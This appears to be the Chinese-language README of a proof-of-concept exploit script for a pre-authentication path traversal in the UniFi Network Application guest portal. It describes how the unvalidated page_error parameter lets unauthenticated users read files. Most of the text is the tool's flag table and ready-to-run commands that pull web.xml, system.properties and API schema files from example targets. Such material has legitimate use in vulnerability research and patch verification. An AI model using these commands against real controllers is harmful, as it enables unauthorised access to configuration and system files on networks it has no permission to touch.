
UniFi Network Application 访客门户(/guest/s/{site}/login)中存在预认证路径遍历漏洞。page_error 查询参数未经校验即被传递给资源加载器,允许未认证的攻击者读取 Web 应用中的文件(例如 WEB-INF/web.xml)。
如果访客门户页面已被自定义,资源加载器似乎会回退到原始的 FileInputStream 分支,该分支可以访问上下文根目录之外底层系统上的任意文件。我尚未确认这一点,如果有时间将进一步调查。
pip install requests
python CVE-2026-22557.py <target_url> [-f FILE] [-g GUEST_PATH] [-o OUTPUT] [-x PROXY]
| 标志 | 描述 | 默认值 |
|---|---|---|
target | 目标 URL(例如 https://host:8843) | (必填) |
-f | 要读取的相对路径 | ../../web.xml |
-g | 访客门户路径 | /guest/s/default/login |
-o | 将响应写入文件 | (标准输出) |
-x | 代理 URL | (无) |

# 默认 -- 读取 WEB-INF/web.xml(HTTPS 访客门户)
python CVE-2026-22557.py https://192.168.1.1:8843

# HTTP 访客门户
python CVE-2026-22557.py http://192.168.1.1:8880

# 读取 classpath 资源
python CVE-2026-22557.py https://192.168.1.1:8843 -f ../system.properties

# 读取 API 架构并保存到文件
python CVE-2026-22557.py https://192.168.1.1:8843 -f ../api/fields/Setting.json -o setting.json

# 不同的站点名称
python CVE-2026-22557.py https://192.168.1.1:8843 -g /guest/s/mysite/login

# 通过代理
python CVE-2026-22557.py https://192.168.1.1:8843 -x http://127.0.0.1:8080